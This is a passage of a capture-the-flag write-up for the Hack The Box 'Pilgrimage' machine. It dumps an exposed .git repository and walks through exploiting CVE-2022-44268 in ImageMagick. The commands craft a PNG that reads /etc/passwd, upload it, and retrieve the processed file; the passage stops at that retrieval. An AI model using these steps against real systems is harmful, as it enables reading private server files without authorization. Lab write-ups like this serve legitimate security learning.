
```
┌──(kali㉿kali)-[~/Desktop/HTB/TOOLS/GitDump]
└─$ python3 ../git-dumper/git_dumper.py http://pilgrimage.htb/.git/ git
```

Received the following files:



```
kali  Desktop  HTB  TOOLS  git-dumper  git

assets  vendor  dashboard.php  index.php  login.php  logout.php  register.php
```

Index.php



index.php

```php
<?php
session_start();
require_once "assets/bulletproof.php";

function isAuthenticated() {
  return json_encode(isset($_SESSION['user']));
}

function returnUsername() {
  return "\"" . $_SESSION['user'] . "\"";
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
  $image = new Bulletproof\Image($_FILES);
  if($image["toConvert"]) {
    $image->setLocation("/var/www/pilgrimage.htb/tmp");
    $image->setSize(100, 4000000);
    $image->setMime(array('png','jpeg'));
    $upload = $image->upload();
    if($upload) {
      $mime = ".png";
      $imagePath = $upload->getFullPath();
      if(mime_content_type($imagePath) === "image/jpeg") {
        $mime = ".jpeg";
      }
      $newname = uniqid();
      exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $newname . $mime);
```

Uploading and Processing Images:

When the server receives a request ($_SERVER['REQUEST_METHOD'] === 'POST') the script handles the image upload process.

To handle the image upload it utilizes the "Bulletproof" library.

The uploaded image is checked for an input field ("toConvert") using $image["toConvert"].

If the image is successfully uploaded it undergoes resizing through the ImageMagick magick convert command.

The URL of the resized image, along with its name and the username of the user is stored in a database table called "images".

HTML Output:

Subsequently the script generates an HTML page comprising sections;

The header section consists of tags CSS links and page title.

The main content area includes a call to action section providing a description of the service.

A banner area displaying an image upload form and an area for error/success messages.

A footer displaying copyright information.

JavaScript Interactions:

Within the HTML document JavaScript code is employed to dynamically show/hide navigation links and display error/success messages based on query parameters, in the URL.

The JavaScript code verifies if the user has been authenticated and then presents navigation links accordingly. It also examines any query parameters, in the URL (such as messages or status) to exhibit error or success messages to the user.

Authentication of Users:

The navigation bar is displayed based on whether the user has been authenticated. If authentication is successful the appropriate navigation links, for users are shown; otherwise the links intended for users are displayed.

The most interesting line of the code is:
exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $newname . $mime);

/var/www/pilgrimage.htb/magick convert

This is the command being executed. It uses the "convert" utility from the ImageMagick software suite. ImageMagick is a popular tool for manipulating images.

/var/www/pilgrimage.htb/tmp/ and /var/www/pilgrimage.htb/shrunk/

These are the paths to the directories where the original uploaded image and the resized image will be stored, respectively.

$upload->getName()

This is fetching the name of the uploaded file. The getName() method is likely provided by the "Bulletproof" image upload library being used earlier in the code.

$mime

This seems to hold the file extension of the image. Depending on whether the image is a PNG or JPEG, this will be set to ".png" or ".jpeg".

$newname


This variable likely holds a unique identifier for the resized image. It's generated using the uniqid() function.

-resize 50%


This part of the command specifies that the image should be resized to 50% of its original dimensions.

This line of code takes the uploaded image, located in the /var/www/pilgrimage.htb/tmp/ directory, uses the ImageMagick convert command to resize it to 50% of its original size, and then saves the resized image in the /var/www/pilgrimage.htb/shrunk/ directory with a unique name.

When trying to access the URL:




An executable is being downloaded.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ file magick
magick: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]
=9fdbc145689e0fb79cb7291203431012ae8e1911, stripped
```

Trying to execute the file:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls -l magick
-rw-r--r-- 1 kali kali 27555008 Jul 29 05:10 magick

┌──(kali㉿kali)-[~/Downloads]
└─$ chmod +x magick

┌──(kali㉿kali)-[~/Downloads]
└─$ ./magick
Error: Invalid argument or not enough arguments

Usage: magick tool [ {option} | {image} ... ] {output_image}
Usage: magick [ {option} | {image} ... ] {output_image}
       magick [ {option} | {image} ... ] -script {filename} [ {script_args} ...]
       magick -help | -version | -usage | -list {option}
```

Using the -version argument to be able to understand what version is being used and look for exploits.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./magick -version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

ImageMagick 7.1.0-49.


https://imagemagick.org/

ImageMagick is a free and open-source software suite for displaying, converting, and editing image files. It can read and write over 200 image file formats and, therefore, is very common to find it in websites worldwide since there is always a need to process pictures for users' profiles, catalogs, etc.

ImageMagick 7.1.0-49 is vulnerable to Information Disclosure. When it parses a PNG image (e.g., for resize), the resulting image could have embedded the content of an arbitrary remote file (if the ImageMagick binary has permissions to read it).

CVE-2022-44268

I found an exploit for this vulnerability on github:



voidz0r removing unnecessary comments ba488a8 on Feb 5 6 commits

screens	initial commit	5 months ago
src	removing unnecessary comments	5 months ago
.gitignore	initial commit	5 months ago
Cargo.lock	initial commit	5 months ago
Cargo.toml	initial commit	5 months ago
README.md	Update README.md	5 months ago
image.png	initial commit	5 months ago

About

A PoC for the CVE-2022-44268 - ImageMagick arbitrary file read

Readme
Activity
181 stars
1 watching
24 forks
Report repository

Releases

No releases published

Packages

No packages published

Languages


Rust 100.0%

README.md

CVE-2022-44268 Arbitrary File Read PoC - PNG generator

This is a proof of concept of the ImageMagick bug discovered by https://www.metabaseq.com/imagemagick-zero-days/

Tested on ImageMagick v. 7.1.0-48 and 6.9.11-60



How to use

Clone the project

```
git clone https://github.com/voidz0r/CVE-2022-44268
```

Run the project

```
cargo run "/etc/passwd"
```

Use the file with ImageMagick

```
convert image.png -resize 50% output.png
```


Analyze the resized image

```
identify -verbose output.png
```

Convert hex to str

```
python3 -c
'print(bytes.fromhex("23202f6574632f686f7374730a3132372e302e302e31096c6f63616c686f73740a0a232054686520666f6c6c6
f77696e67206c696e65732061726520646573697261626c6520666f722049507636206361706162c6520686f7374730a3a3a3109096c6f
63616c686f7374206970362d6c6f63616c686f7374206970362d6c6f6f706261636b0a666630323a3a3109096970362d616c6c6e6f64657
30a666630323a3a3209096970362d616c6c726f75746572730a6475636e740a"))
```

Erel Regev




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo git clone https://github.com/voidz0r/CVE-2022-44268
[sudo] password for kali:
Cloning into 'CVE-2022-44268'...
remote: Enumerating objects: 30, done.
remote: Counting objects: 100% (30/30), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 30 (delta 8), reused 17 (delta 2), pack-reused 0
Receiving objects: 100% (30/30), 954.74 KiB | 1.99 MiB/s, done.
Resolving deltas: 100% (8/8), done.

┌──(kali㉿kali)-[~/Desktop]
└─$ cd CVE-2022-44268

┌──(kali㉿kali)-[~/Desktop/CVE-2022-44268]
└─$ ls
Cargo.lock  Cargo.toml  image.png  README.md  screens  src
```


To be able to work with the cargo, if you are not familiar with it, use the following source:

https://doc.rust-lang.org/book/ch01-03-hello-cargo.html


I created an image file pointing to the /etc/passwd file using the tool:



```
┌──(kali㉿kali)-[~/Desktop/CVE-2022-44268]
└─$ sudo cargo run "/etc/passwd"
    Updating crates.io index
  Downloaded hex v0.4.3
  Downloaded adler v1.0.2
  Downloaded cfg-if v1.0.0
  Downloaded crc32fast v1.3.2
  Downloaded bitflags v1.3.2
  Downloaded miniz_oxide v0.6.2
  Downloaded png v0.17.7
  Downloaded flate2 v1.0.25
  Downloaded 8 crates (301.4 KB) in 1.02s
   Compiling crc32fast v1.3.2
   Compiling adler v1.0.2
   Compiling cfg-if v1.0.0
   Compiling bitflags v1.3.2
   Compiling hex v0.4.3
   Compiling miniz_oxide v0.6.2
   Compiling flate2 v1.0.25
   Compiling png v0.17.7
   Compiling cve-2022-44268 v0.1.0 (/home/kali/Desktop/CVE-2022-44268)
    Finished dev [unoptimized + debuginfo] target(s) in 2m 12s
     Running `target/debug/cve-2022-44268 /etc/passwd`
```




I uploaded the malicious image to the server:


pilgrimage.htb/?message=http://pilgrimage.htb/shrunk/64c4dbf2d4e86.png&status=success
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Pilgrimage
Home
Login
Register
SAVE SPACE AND SHRINK IT!
A free online image shrinker. Create an account to save your images!
Choose File
No file chosen...
Shrink
http://pilgrimage.htb/shrunk/64c4dbf2d4e86.png

Now when its on the server, lets use the downloaded magick program once again to retrieve information regarding the uploaded file:


https://imagemagick.org/script/command-line-tools.php




Your installation may have direct ImageMagick version 6 compatibility links. If so, you can access the tools directly by referring to them by name. For example,

```
magick identify -verbose myImage.png
```

I retrieved the uploaded file after it was processed by the server back to my local machine to be able to use the command against it:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget http://pilgrimage.htb/shrunk/64c4dbf2d4e86.png
--2023-07-29 05:34:52--  http://pilgrimage.htb/shrunk/64c4dbf2d4e86.png
Resolving pilgrimage.htb (pilgrimage.htb)... 10.129.142.72, 10.129.161.98
